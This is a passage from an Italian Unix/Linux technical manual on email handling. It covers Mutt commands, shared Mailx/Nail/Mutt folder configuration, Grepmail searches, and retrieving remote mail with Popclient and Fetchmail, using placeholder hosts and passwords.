Avviando l'eseguibile '**`mutt`**' la prima volta, è probabile che si veda la richiesta di creare la directory da usare per contenere le cartelle di posta; quindi si accede normalmente all'elenco dei messaggi disponibili nella cartella di posta in entrata, come si vede nella figura 39.21.

Figura 39.21. Aspetto di Mutt all'avvio.



Il funzionamento di Mutt dipende dalla localizzazione, pertanto alcune risposte da dare alle domande che vengono proposte richiedono lettere differenti a seconda di questa. La figura mostra in particolare il funzionamento per le convenzioni della lingua inglese, dove si vede la presenza di due soli messaggi.

Quando Mutt si trova in una condizione del genere, ovvero quando mostra l'elenco di messaggi contenuto in una certa cartella (la figura mostra la cartella corrispondente al file '`~/mail/mbox`'), si dice che è in modalità «indice». Durante questa modalità di funzionamento, possono essere impartiti dei comandi, costituiti generalmente da lettere singole, una piccola parte dei quali viene riassunta sulla prima riga dello schermo. La tabella 39.22 descrive brevemente parte dei comandi validi quando appare un elenco di messaggi. Si osservi che la maggior parte dei comandi richiede poi una conferma o l'indicazione di altri dati, attraverso messaggi che appaiono nell'ultima riga dello schermo.

Tabella 39.22. Alcuni comandi validi quando si sta scorrendo un elenco di messaggi.

Tasto, sequenza o combinazione di tasti	Termine mnemonico	Descrizione
[*m*]	*mail*	Richiede di scrivere un messaggi di posta elettronica. Se sono disponibili messaggi rimasti in sospeso, viene richiesto se si intendono riprendere.
[*r*]	*reply*	Risponde al mittente del messaggio evidenziato.
[*b*]	*bounce*	Invia una copia del messaggio a un altro indirizzo.
[*f*]	*forward*	Rinvia una copia del messaggio a un altro indirizzo.
[*g*]	*group*	Risponde al mittente e a tutti i destinatari del messaggio evidenziato.
[*L*]	*list*	Risponde all'indirizzo che sembra appartenere a una lista di posta elettronica, indicato nel messaggio evidenziato.
[*c*]	*change*	Passa a un'altra cartella di messaggi. Viene richiesto di indicare il nome della cartella, oppure è possibile selezionarla da un elenco.
[*Esc*][*c*]	*change*	Passa a un'altra cartella di messaggi, ma in sola lettura.

Tasto, sequenza o combinazione di tasti	Termine mnemonico	Descrizione
[*C*]	*copy*	Copia il messaggio corrente in un'altra cartella di posta.
[*d*]	*delete*	Cancella il messaggio corrente.
[*u*]	*undelete*	Toglie la richiesta di cancellazione al messaggio corrente.
[*o*]	*order*	Cambia il metodo di riordino dei messaggi.
[*O*]	*order*	Inverte l'ordine dei messaggi (in base al tipo di ordinamento attuale).
[*q*]	*quit*	Salva le modifiche e conclude il funzionamento di Mutt.
[*x*]	*exit*	Annulla le modifiche e termina il funzionamento.
[*Invio*]		Visualizza il messaggio selezionato.
[*v*]	*view*	Visualizza gli allegati.
[*/*]		Cerca una stringa (da inserire subito dopo), tra i dati che si vedono nell'elenco.
[*p*]	*print*	Stampa il messaggio selezionato.
[*Ctrl l*]		Ridisegna lo schermo.

Come si vede dalla tabella 39.22, per inviare un messaggio si comincia dal premere il tasto [*m*] (*mail*); viene richiesto di inserire l'indirizzo di destinazione e l'oggetto, quindi si passa all'inserimento del testo del messaggio, attraverso un programma per la modifica

di file di testo. Al termine della stesura del testo, lo si deve salvare e quindi è necessario uscire da quel programma, per ritornare sotto il controllo di Mutt, il quale potrebbe mostrare una schermata simile a quella seguente:

Figura 39.23. Aspetto di Mutt dopo l'inserimento di un messaggio e prima del suo invio.

```
y:Send q:Abort t:To c:CC s:Subj a:Attach file d:Descrip ?:Help
    From:
      To: daniele@dinkel.brot.dg
      Cc:
     Bcc:
 Subject: ciao
Reply-To:
     Fcc: ~/mail/sentbox
     Mix: <no chain defined>
Security: Clear

-- Attachments
- I   1 /tmp/mutt-dinkel-3562-24    [text/plain, 8bit, 0.1K]


-- Mutt: Compose  [Approx. msg size: 0.1K   Atts: 1]----------
```

Come si può vedere, non appare più il corpo del messaggio, che invece viene indicato come allegato. Per tornare alla modifica del messaggio basta premere la lettera [*e*] (*edit*), per spedire il messaggio si usa la lettera [*y*], mentre per completare altri campi dell'intestazione si usano comandi simili. La tabella 39.24 riepiloga i comandi più importanti, validi in questo contesto.

Tabella 39.24. Alcuni comandi validi quando si sta componendo un messaggio di posta elettronica.

Tasto, sequenza o combinazione di tasti	Termine mnemonico	Descrizione
[*e*]	*edit*	Torna alla modifica del messaggio.
[*q*]	*quit*	Annulla il messaggio e torna alla situazione precedente all'inserimento, con la possibilità di mantenere in sospeso il messaggio.
[*t*]	*to*	Modifica il destinatario.
[*Esc*][*f*]	*from*	Modifica il campo '**`From:`**'.
[*c*]	*cc*	Inserisce o modifica il campo '**`Cc:`**'.
[*b*]	*bcc*	Inserisce o modifica il campo '**`Bcc:`**'.
[*f*]	*fcc*	Inserisce o modifica il campo '**`Fcc:`**', ovvero l'indicazione del file in cui salvare il messaggio, una volta spedito.
[*s*]	*subject*	Inserisce o modifica l'oggetto.
[*r*]	*reply-to*	Inserisce o modifica il campo '**`Reply-To:`**'.
[*a*]	*append*	Allega un file al messaggio.
[*D*]	*delete*	Elimina l'allegato o il messaggio selezionato.

Tasto, sequenza o combinazione di tasti	Termine mnemonico	Descrizione
[*d*]	*description*	Modifica la descrizione del messaggio o dell'allegato evidenziato.
[*y*]	*yes*	Invia il messaggio.
[*P*]	*postpone*	Sospende il messaggio, conservandolo per un secondo momento.
[*Ctrl l*]		Ridisegna lo schermo.

Da un elenco di messaggi si passa alla visualizzazione di quello selezionato premendo semplicemente [*Invio*]; durante la visualizzazione di un messaggio, è possibile rispondere allo stesso premendo il tasto [*r*], oppure fare altre cose come descritto nella tabella 39.25.

Tabella 39.25. Alcuni comandi validi quando si sta visualizzando un messaggio.

Tasto, sequenza o combinazione di tasti	Termine mnemonico	Descrizione
[*q*]	*quit*	Annulla e torna alla situazione precedente.
[*r*]	*reply*	Risponde al mittente del messaggio visualizzato.

Tasto, sequenza o combinazione di tasti	Termine mnemonico	Descrizione
[*g*]	*group*	Risponde al mittente e a tutti i destinatari del messaggio visualizzato.
[*L*]	*list*	Risponde all'indirizzo che sembra appartenere a una lista di posta elettronica, indicato nel messaggio visualizzato.
[*b*]	*bounce*	Invia una copia del messaggio a un altro indirizzo.
[*f*]	*forward*	Rinvia una copia del messaggio a un altro indirizzo.
[*h*]	*header*	Mostra l'intestazione completa del messaggio, o ritorna all'intestazione ridotta.
[*p*]	*print*	Stampa il messaggio visualizzato.
[*Ctrl l*]		Ridisegna lo schermo.

39.9 Configurazione compatibile tra Mailx, Nail e Mutt

In questa sezione si vuole mostrare in che modo si possono configurare Mailx, Nail e Mutt, per consentire il loro utilizzo in modo indifferente, sulle stesse cartelle di messaggi.

Per prima cosa si deve decidere in quale directory devono essere contenuti i file, in formato *mailbox*, delle cartelle. Si suppone di usare la directory '`~/mail/`' per tutti gli utenti del sistema, stabilendo

anche che la posta in ingresso viene consegnata nel file '`~/mail/inbox`'.

In generale, per informare della presenza della cartella dei messaggi in ingresso basta impostare la variabile di ambiente ***MAIL***. Per intervenire su tutti gli utenti si può intervenire nel file '`/etc/profile`' (nel caso di una shell compatibile con quella di Bourne), come in questo esempio:

```
MAIL="$HOME/mail/inbox"
export MAIL
```

Naturalmente, si deve provvedere a configurare anche il sistema di consegna locale dei messaggi, in modo che funzioni così, altrimenti la posta potrebbe risultare inserita in file all'interno della directory '`/var/mail/`', o '`/var/spool/mail/`', nonostante tutte le buone intenzioni.

Il passo successivo è la definizione di alcune cartelle, più o meno standard. Per esempio è necessario stabilire la collocazione della posta inviata, di quella che è in coda e di quella che è stata solo abbozzata (iniziata ma non completata). Si potrebbe stabilire questa associazione:

Cartella	File corrispondente
posta in ingresso	'`~/mail/inbox`'
posta in uscita o in coda per l'invio	'`~/mail/outbox`'
posta spedita	'`~/mail/sentbox`'
posta letta	'`~/mail/readbox`'
bozze di messaggi da trasmettere	'`~/mail/draftbox`'
messaggi in attesa di essere eliminati	'`~/mail/trash`'

Non tutti i programmi che si intendono utilizzare richiedono così

tante cartelle, ma almeno sono in grado di accedervi.

Si può stabilire anche l'uso di un file contenente una «firma», ovvero alcune righe da accodare a tutti i messaggi che vengono trasmessi. Per esempio, si può stabilire che debba trattarsi del contenuto del file '`~/.signature`'.

Segue la porzione di configurazione da usare sia per il file '`/etc/mail.rc`', sia per '`/etc/nail.rc`', in favore di Mailx e di Nail:

```
set append
set folder="$HOME/mail"
set MBOX="$HOME/mail/readbox"
set record="$HOME/mail/sentbox"
```

In questo modo, Mailx e Nail traggono la posta in ingresso dal file '`~/mail/inbox`', perché così è annotato nella variabile di ambiente ***MAIL***; inoltre i messaggi letti e quelli trasmessi vengono inseriti correttamente nelle cartelle previste. L'accesso alle altre cartelle di messaggi risulta comunque facilitato perché è stata indicata la directory '`~/mail/`' in modo predefinito.

Nel caso particolare di Nail, si può aggiungere anche l'indicazione del file da usare come firma:

```
set signature="$HOME/.signature"
```

Per quanto riguarda Mutt, si può intervenire nel file '`/etc/Muttrc`':

```
set mbox_type="mbox"
set record="~/mail/sentbox"
set spoolfile="~/mail/inbox"
set mbox="~/mail/readbox"
set postponed="~/mail/draftbox"
set folder="~/mail/"
```

Eventualmente, se si vuole evitare che Mutt sposti la posta letta in

modo automatico nella cartella relativa, è sufficiente indicare per questo la stessa cartella dei messaggi in ingresso:

```
set mbox_type="mbox"
set record="~/mail/sentbox"
set spoolfile="~/mail/inbox"
set mbox="~/mail/inbox"
set postponed="~/mail/draftbox"
set folder="~/mail/"
```

39.10 Ricerche nei file delle cartelle di messaggi

«

I file delle cartelle di posta elettronica in formato *mailbox*, sono file di testo organizzati secondo una certa struttura. All'interno di questi file è possibile eseguire delle ricerche con Grep, ma il vero problema è quello di identificare il messaggio che contiene la stringa o l'espressione cercata. Per questo conviene usare invece Grepmail,[6] ovvero un programma Perl che restituisce il messaggio intero e non soltanto la riga che corrisponde al modello di ricerca.

Grepmail non si limita a questo, consentendo anche una ricerca selettiva nel corpo dei messaggi, nell'oggetto, escludendo eventualmente gli allegati. Il suo utilizzo più semplice è quello rappresentato dall'esempio seguente:

```
$ grepmail "Tizi[oa]" ~/mail/sentbox | less[Invio]
```

In questo caso si cercano tutti i messaggi contenuti nel file '`~/mail/sentbox`' che corrispondono in qualche modo con l'espressione regolare '**`Tizi[oa]`**'. Con l'ausilio di '**`less`**', si scorrono facilmente sullo schermo.

Trattandosi di un programma scritto in Perl, le espressioni regolari che si possono utilizzare devono avere le caratteristiche di questo linguaggio di programmazione.

`grepmail` [*opzioni*] [`-e`] *espressione_regolare* [*file_cartella_messaggi*] ...

Il modello sintattico mostra due particolarità: l'espressione regolare può essere indicata da sola oppure come argomento dell'opzione '**`-e`**'; i file delle cartelle dei messaggi possono essere forniti come argomenti finali della riga di comando, ma in loro mancanza, viene letto lo standard input. La tabella 39.32 riepiloga le altre opzioni più importanti.

Tabella 39.32. Opzioni più importanti di Grepmail.

Opzione	Descrizione
`-b`	Esegue la ricerca esclusivamente nel corpo dei messaggi.
`-h`	Esegue la ricerca esclusivamente nell'intestazione del messaggi.
`-i`	Non distingue tra lettere maiuscole e minuscole.
`-l`	Emette solo il nome del file contenente i messaggi corrispondenti.
`-M`	Ignora gli allegati MIME di tipo binario.
`-R`	Cerca ricorsivamente nelle sottodirectory.
`-v`	Cerca i messaggi che **non** corrispondono al modello.

Opzione	Descrizione
`-d today|yesterday`	Seleziona solo i messaggi di oggi o di ieri.
`-d` ***mm/gg/aaaa***	Seleziona solo i messaggi di una certa data.
`-d {`***n*** `days ago|` ***n*** `weeks ago}`	Seleziona solo i messaggi di ***n*** giorni o settimane fa.
`-d {before|after↩ ↪|since}` ***data***	I messaggi più vecchi, più recenti, o a partire da una data di riferimento.
`-d between` ***data*** `and` ***data***	Seleziona solo i messaggi compresi tra due date.
`-e` ***espressione_regolare***	Dichiara espressamente il modello di ricerca.

Vengono mostrati solo alcuni esempi.

```
$ grepmail -h -i "From: .*pinco@dinkel.brot.dg" ↩
↪          ~/mail/* | less[Invio]
```

Cerca tutti i messaggi nella directory '`~/mail/`' che sono stati inviati presumibilmente da *pinco@dinkel.brot.dg*. Il risultato viene fatto scorrere con l'aiuto di '**`less`**'.

```
$ grepmail -h -i "From: .*pinco@dinkel.brot.dg" ↩
↪          ~/mail/* > pinco[Invio]

$ grepmail -h -i -v "From: .*pinco@dinkel.brot.dg" ↩
↪          ~/mail/* > altri[Invio]
```

I due comandi servono a estrarre tutti i messaggi provenienti presumibilmente da *pinco@dinkel.brot.dg*, per generare il file '`pinco`', mettendo tutto il resto in un file denominato '`altri`'.

```
$ grepmail -h -d "since 7 days ago" -i ↩
↪          -e "From: .*pinco@dinkel.brot.dg" ~/mail/* ↩
↪         | less [Invio]
```

Cerca tutti i messaggi nella directory '`~/mail/`' che sono stati inviati presumibilmente da *pinco@dinkel.brot.dg* entro gli ultimi sette giorni. Il risultato viene fatto scorrere con l'aiuto di '**`less`**'.

39.11 Messaggi giunti presso recapiti remoti

I messaggi di posta elettronica non vengono sempre recapitati presso l'elaboratore che si utilizza abitualmente. Per trasferire la posta da un recapito a un altro, si usa solitamente il protocollo POP3 (a volte POP2) oppure IMAP. Come si può immaginare, si tratta di un servizio che deve essere gestito da un demone.

Il modo con cui vengono scaricati messaggi e inseriti nel sistema locale ha dei risvolti importanti. Infatti, questi messaggi possono essere scaricati in un file locale, corrispondente di norma alla cartella della posta in ingresso dell'utente, il quale può leggerla attraverso Mailx o un altro programma che sfrutta lo stesso meccanismo. In alternativa, i messaggi potrebbero essere inseriti nel sistema locale attraverso un servizio SMTP.

Dei protocolli principali utilizzati per il prelievo e per l'invio dei messaggi, esistono delle «varianti» che prevedono una comunicazione cifrata. In realtà, si tratta degli stessi protocolli, che però si inseriscono a loro volta nel protocollo SSL, pertanto si utilizzano le sigle POP3s, IMAPs e sSMTP per identificarli. Si veda eventualmente la sezione 44.4 a proposito di SSL/TLS.

Ricapitolando, i messaggi di posta elettronica prelevati da un recapito remoto, possono essere:

1. scaricati in un file locale che rappresenta la cartella della posta in ingresso dell'utente per cui si svolge l'operazione;
2. inviati nuovamente attraverso l'MDA locale;
3. inviati nuovamente attraverso un servente SMTP locale, o comunque uno più «vicino».

Ognuna delle scelte possibili ha dei vantaggi e degli svantaggi. Il primo tipo di operazione, non richiede la presenza di un servente SMTP locale e nemmeno di un MDA, cioè di un *Mail delivery agent*, per la consegna locale dei messaggi. Così si presta perfettamente all'uso presso nodi isolati che possono connettersi a Internet solo saltuariamente. Il secondo tipo di operazione richiede la presenza di un MDA, composto generalmente da un programma in grado di ricevere i messaggi attraverso lo standard input, il quale poi sia in grado di recapitarli localmente o eventualmente di farli proseguire altrove attraverso gli alias e i *forward*. Il vantaggio di questa seconda scelta è che per attuarla potrebbe non essere necessario un servizio SMTP locale. L'ultimo caso richiede invece che localmente sia presente un MTA completo, in grado di ricevere le connessioni SMTP.

I motivi per cui non si riceve la posta direttamente nel nodo locale, possono essere vari: la connessione con l'esterno potrebbe essere discontinua; il sistema remoto presso cui giunge la posta per qualche motivo, potrebbe avere delle politiche che impediscono il proseguimento dei messaggi (il *forward*); il sistema locale potrebbe essere irraggiungibile dall'esterno a causa delle politiche di sicurezza adottate, per cui, la posta elettronica potrebbe non essere trasferita local-

mente, lasciando l'onere a ogni nodo di prelevarsela da un servente principale.

Negli ultimi due tipi di trasferimento, il programma che lo fa interviene come se fosse un MTA vero e proprio. In tal senso, potrebbe essere attivato periodicamente attraverso il sistema Cron, a intervalli brevi, oppure come un demone.

Il prelievo della posta remota è un'operazione personale dell'utente che ha l'accesso presso il sistema remoto. Il programma che si usa per accedere a uno di questi servizi che lo permettono, deve identificarsi in qualche modo; di solito si tratta di fornire l'identità dell'utente remoto e la parola d'ordine. Il fatto di lasciare viaggiare la parola d'ordine in chiaro, attraverso la rete, è un problema da non trascurare: finché la connessione è diretta (o quasi, come nel caso di una linea commutata), il problema è minimo; quando la connessione attraversa più nodi, il problema diventa delicato.

Oltre a questo, occorre considerare che le informazioni delicate come le parole d'ordine non possono apparire in una riga di comando, perché sarebbero leggibili semplicemente analizzando l'elenco dei processi attivi. Per questo, quando si vuole automatizzare il processo di recupero della posta remota senza dover ogni volta inserire la parola d'ordine, questa può essere annotata soltanto in un file di configurazione, protetto opportunamente contro ogni accesso da parte di altri utenti.

39.11.1 IMAP toolkit: ipop3d, ipop2d, imapd

IMAP toolkit è una raccolta di demoni per i servizi di trasferimento della posta locale verso i clienti che lo richiedono, mostrando le credenziali necessarie. Si tratta precisamente dei programmi

‘**ipop3d**’, ‘**ipop2d**’ e ‘**imapd**’. Permettono rispettivamente di utilizzare i protocolli POP3, POP2 e IMAP. Sono gestiti normalmente dal supervisore dei servizi di rete.[7]

Nell’esempio seguente, vengono mostrate le righe di ‘`/etc/inetd.conf`’ in cui si dichiara il loro possibile utilizzo per quanto riguarda il caso particolare di Inetd:

```
…
pop-2    stream  tcp    nowait  root   /usr/sbin/tcpd  ipop2d
pop-3    stream  tcp    nowait  root   /usr/sbin/tcpd  ipop3d
imap     stream  tcp    nowait  root   /usr/sbin/tcpd  imapd
…
```

In alcune distribuzioni GNU questi tre demoni potrebbero fare parte di un pacchetto unico, mentre in altri casi i pacchetti potrebbero essere distinti in base al servizio particolare che viene offerto.

39.11.2 Popclient

«

Popclient[8] è un programma molto semplice che permette di scaricare la posta da un recapito remoto utilizzando il protocollo POP2 o POP3, inserendola in un file che corrisponda alla cartella della posta in ingresso dell’utente nel nodo locale, oppure passandola a un MDA (*Mail delivery agent*) che faccia sostanzialmente la stessa cosa. In questo modo, una volta scaricata, la posta può essere letta con un programma tradizionale come Mailx. È importante sottolineare che per questo scopo, non è necessario che sia attivo un servente SMTP locale.[9]

L’eseguibile ‘**popclient**’ va usato secondo la sintassi rappresentata dal modello successivo, considerando che è generalmente opportuno predisporre anche un file di configurazione:

```
popclient [opzioni] [nodo_remoto]
```

Nelle opzioni della riga di comando, si può osservare che non è stata indicata la possibilità di inserire la parola d'ordine: infatti, ciò non è possibile. Per non dover inserire la parola d'ordine ogni volta che si scarica la posta, è necessario predisporre un file di configurazione.

Opzione	Descrizione
`-2`	Viene utilizzato il protocollo POP2.
`-3`	Viene utilizzato il protocollo POP3.
`-k` `--keep`	Copia i messaggi dal servente remoto senza cancellarli da lì.
`-s` `--silent`	Non mostra i messaggi di progressione dell'operazione.
`-v` `--verbose`	Visualizza attraverso lo standard error tutti i messaggi che intercorrono tra il programma e il servente remoto.
`-u` ***utente*** `--username` ***utente***	Permette di specificare il nome dell'utente così come è registrato nel sistema remoto. Il valore predefinito è il nome dell'utente così come è conosciuto nel sistema locale.

Opzione	Descrizione
`-r` ***cartella_remota*** `--remote` ***cartella_remota***	Permette di specificare una cartella della posta nel servente remoto, diversa da quella predefinita. Dipende dal servente remoto se questa cartella alternativa esiste. Questa opzione può essere utilizzata solo con il protocollo POP2.
`-o` ***cartella_locale*** `--local` ***cartella_locale***	Permette di specificare una cartella della posta locale alternativa. Quando non viene specificata una cartella per la posta ricevuta, si intende quella predefinita dal sistema locale.
`-c` `--stdout`	Permette di emettere attraverso lo standard output la posta, invece di utilizzare la cartella della posta.

Popclient può essere configurato in modo personale attraverso il file '`~/.poprc`'. In tal modo, l'utente può predisporre tutti i dati necessari ad automatizzare la connessione, inclusa la parola d'ordine necessaria per l'identificazione presso il servente remoto.

L'esempio seguente riguarda il caso in cui si voglia prelevare la posta dal nodo *weizen.mehl.dg*, utilizzando il protocollo POP3, con un nominativo-utente «tizio» e la parola d'ordine «tazza», depositando i messaggi nel file '`/home/tizio/mail/inbox`':

```
# .poprc

server  weizen.mehl.dg          \
        proto pop3              \
        user tizio              \
        pass tazza              \
        localfolder /home/tizio/mail/inbox
```

Si può leggere eventualmente la pagina di manuale *popclient(1)*.

39.11.3 Fetchmail

Fetchmail[10] è un sistema di recupero della posta remota molto complesso. Permette di inserire i messaggi ottenuti nel sistema di consegna locale attraverso un MDA come Sendmail o equivalente; oppure può utilizzare direttamente il protocollo SMTP per ottenere lo stesso risultato, o per inserire i messaggi in un sistema di trasporto più vicino (quale quello di una rete locale).

Può funzionare anche come demone personale (di un utente) in modo da provvedere regolarmente allo scarico dei messaggi.

Fetchmail ha il vantaggio di poter utilizzare una grande varietà di protocolli fatti per questo scopo. In linea di massima ci si può concentrare sui soliti POP2, POP3 e IMAP, ma è bene tenere presente che le possibilità sono maggiori, nel caso si presentasse l'occasione.

L'eseguibile '**`fetchmail`**' può essere gestito molto bene attraverso la riga di comando, ma è consigliabile anche la sua configurazione attraverso il file '`~/.fetchmailrc`', il quale permette di agevolare le operazioni di routine.

```
fetchmail [opzioni] nodo_remoto
```

Se si pone un conflitto tra quanto specificato tramite le opzioni della riga di comando e le direttive del file di configurazione, le prime prevalgono.

Opzione	Descrizione
`-a` `--all`	Scarica tutti i messaggi, compresi quelli che risultano già visti.
`-k` `--keep`	Non cancella i messaggi che vengono scaricati.
`-u` ***utente_remoto*** `--username` ***utente_remoto***	Specifica precisamente il nome da utilizzare per accedere al servente remoto. Se non viene indicata questa informazione (attraverso la riga di comando, oppure attraverso la configurazione), si intende lo stesso nome utilizzato nel sistema locale.
`-t` ***n_secondi*** `--timeout` ***n_secondi***	Permette di stabilire un tempo massimo per la connessione, oltre il quale Fetchmail deve abbandonare il tentativo.

Opzione	Descrizione
`-d` ***n_secondi*** `--daemon` ***n_secondi***	Avvia Fetchmail in modalità demone, cioè sullo sfondo, allo scopo di eseguire la scansione dei serventi in modo regolare. L'argomento esprime la durata dell'intervallo tra una scansione e l'altra, espresso in secondi. Ogni utente può avviare una sola copia dell'eseguibile '**`fetchmail`**' in modalità demone; tuttavia, se si tenta di avviare una nuova copia di '**`fetchmail`**', quando è già attivo il demone, ciò fa sì che venga eseguita immediatamente una nuova scansione.

Il file di configurazione di Fetchmail è molto importante. È interessante notare che non esiste un file di configurazione generale, ma solo quelli dei singoli utenti; infatti, il recupero della posta elettronica è un'operazione personale.

Per motivi di sicurezza, dal momento che può contenere informazioni delicate, è necessario che il file di configurazione abbia esclusivamente i permessi di lettura e scrittura per l'utente proprietario (0600_8). Se il file ha permessi maggiori, Fetchmail avverte e si rifiuta di proseguire.

Prima di analizzare la sintassi che può essere utilizzata al suo interno, si può notare che i commenti vengono espressi nel modo consueto, attraverso il simbolo '**#**' che li introduce, dove poi tutto quello

che segue, fino alla fine della riga, viene ignorato. Così anche le righe bianche e quelle vuote vengono ignorate.

Ogni direttiva del file '`~/.fetchmailrc`' contiene tutte le specifiche riferite al recupero della posta elettronica da un servente determinato. Queste direttive possono impiegare più righe, senza la necessità di indicare simboli di continuazione, distinguendosi perché iniziano con la parola chiave '**`poll`**', oppure '**`skip`**'.

Una direttiva '**`poll`**' rappresenta un servente da interpellare, mentre una direttiva '**`skip`**', uno da saltare. Di fatto non serve una direttiva '**`skip`**', ma può essere utile per evitare di cancellarla, riservando per il futuro la possibilità di riutilizzarla rimettendo la parola chiave '**`poll`**'.

Le direttive sono composte da una serie di parole chiave che rappresentano delle opzioni, a volte accompagnate da un argomento. Alcune parole chiave sono speciali, in quanto, pur non avendo alcun significato, sono utili per facilitare la lettura delle direttive. Tali parole sono: '**`and`**', '**`with`**', '**`has`**', '**`wants`**' e '**`options`**'. Nello stesso modo, possono essere usati la virgola, il punto e virgola, i due punti, i quali vengono ignorati ugualmente.

All'interno di ogni direttiva, deve essere rispettato un certo ordine nell'indicazione delle opzioni. Se ne distinguono due tipi: opzioni del servente e opzioni dell'utente. Le opzioni del servente devono apparire prima di quelle dell'utente.

Per comprendere il senso di queste direttive, è bene fare mente locale al formato generale che queste possono avere:

```
poll servente [protocol protocollo] [username utente_remoto] ↩
↪    [password parola_d'ordine]
```

Gli argomenti delle opzioni che rappresentano delle stringhe, possono essere racchiusi tra apici doppi, in modo da poter contenere simboli particolari, come gli spazi (specialmente quando si tratta di indicare le parole d'ordine).

Opzioni del servente

Opzione	Descrizione
`poll` ***servente*** `skip` ***servente***	Specifica l'accesso a un servente. Se si usa la parola chiave '**`skip`**', tutta la direttiva viene ignorata.
`proto` ***protocollo*** `protocol` ***protocollo***	Il tipo di protocollo da utilizzare, viene determinato normalmente in modo automatico. Con questa opzione può essere specificato espressamente, indicando una parola chiave determinata: '**`POP2`**', '**`POP3`**', '**`IMAP`**', '**`IMAP-K4`**', '**`IMAP-GSS`**', '**`APOP`**', '**`KPOP`**'. Si noti che queste parole chiave possono essere espresse anche utilizzando solo lettere minuscole.

Opzione	Descrizione
`port` ***n_porta***	Permette di specificare il numero della porta da utilizzare, nel caso il servente ne utilizzi una non standard.
`timeout` ***n_secondi***	Specifica il tempo massimo di inattività, dopo il quale si conclude la connessione, o il suo tentativo.
`interface` ***interfaccia*** / ***numero_ip*** / ***maschera***	Permette di specificare un'interfaccia di rete, assieme al gruppo di indirizzi che deve avere, prima di tentare la connessione con il servente remoto.

Opzioni dell'utente

Opzione	Descrizione
`user` ***utente_remoto*** `username` ***utente_remoto***	Specifica il nome da utilizzare per accedere al sistema remoto.
`is` ***utente_locale*** `here`	Rappresenta il nome dell'utente locale che deve ricevere il messaggio. Di solito non si specifica, essendo quello che effettua l'operazione di recupero.

Opzione	Descrizione
`pass` ***parola_d'ordine*** `password` ***parola_d'ordine***	La parola d'ordine per accedere al sistema remoto.
`fetchall`	Richiede espressamente il recupero di tutti i messaggi, compresi quelli già prelevati, ma mantenuti nel servente per qualche motivo.
`limit` ***n_byte***	Fissa la dimensione massima dei messaggi che possono essere prelevati. Quelli che eccedono tale limite vengono lasciati nel servente e risultano «non letti».
`syslog`	Utilizza il registro di sistema per annotare gli errori.

Segue la descrizione di alcuni esempi.

```
poll roggen.brot.dg protocol pop3 username tizio password "frase segreta"
```

Rappresenta la scansione del servente *roggen.brot.dg* con il protocollo POP3, utilizzando il nominativo-utente '**`tizio`**' che richiede la parola d'ordine '**`frase segreta`**' (indicato opportunamente tra virgolette).

```
poll roggen.brot.dg protocol pop3 username tizio password "frase segreta"
poll schwarz.brot.dg username tizio1 password "ciao ciao"
```

Qui si prevede la scansione di due serventi, dove nel secondo caso non viene specificato il protocollo e anche il nominativo utilizzato risulta differente dal primo.

```
poll roggen.brot.dg
    protocol pop3
    username tizio
    password "frase segreta"

poll schwarz.brot.dg
    username tizio1
    password "ciao ciao"
```

Come nell'esempio precedente, ma più strutturato e più facile da leggere.

```
poll roggen.brot.dg protocol pop3
    username tizio password "frase segreta" is tizio here
    username caio password "ciao caio" is caio2 here
    username pippo password "marameo maramao" is pippo here
```

In questo caso, per uno stesso servente sono stati indicati diversi utenti remoti e locali. Per intendere il senso, si osservi che l'utente remoto '**caio**' corrisponde all'utente locale '**caio2**'.

Evidentemente, per ottenere un tale risultato, è necessario che l'utente che avvia Fetchmail conosca tutte le parole d'ordine di questi utenti.

39.11.4 Gestione remota della posta elettronica

«

Trattando l'argomento del trasferimento della posta remota, non bisogna dimenticare la possibilità offerta da certi programmi MUA (*Mail user agent*) di gestirsi la posta elettronica senza doverla scaricare.

Va comunque osservato che la tendenza è quella di utilizzare la posta elettronica lì dove si trova, attraverso applicativi MUA offerti

con la mediazione di pagine HTML dinamiche (programmi CGI). In generale questo approccio è più «semplice» per l'utilizzatore comune, comportando però dei rischi maggiori per chi ha a cuore la riservatezza e la durata dei propri dati.

39.12 Messaggi, allegati ed estensioni MIME

Il messaggio di posta elettronica tradizionale è composto utilizzando soltanto la codifica ASCII a 7 bit e ha un aspetto simile all'esempio seguente:

```
Date: Tue, 17 Jul 2001 11:27:59 +0200
From: caio@dinkel.brot.dg
To: tizio@dinkel.brot.dg
Subject: Messaggio tradizionale
Message-Id: <E15MR95-0001Wb-00@dinkel.brot.dg>

Questo rappresenta un esempio di messaggio di posta
elettronica tradizionale, dove si utilizzano solo i primi
7 bit.
In pratica, per quanto riguarda la lingua italiana, non si
possono usare le lettere accentate.
```

Per garantire che un messaggio di posta elettronica viaggi attraverso qualsiasi servente SMTP, può essere necessario che si rimanga nell'ambito dei soli 7 bit, oltre al fatto di mettere un limite alla lunghezza delle righe.

La necessità di scrivere in lingue differenti dall'inglese e di poter trasmettere informazioni diverse dal solito testo puro e semplice, ha fatto nascere lo standard multimediale MIME (*Multipurpose internet mail extentions*).

Con le estensioni multimediali MIME è possibile definire come deve

essere interpretato il contenuto di un messaggio di posta elettronica, il quale così può essere codificato in modo particolare, per trasportare anche informazioni diverse dal solo testo ASCII puro, rispettando i limiti tradizionali dei sistemi di trasporto dei messaggi.

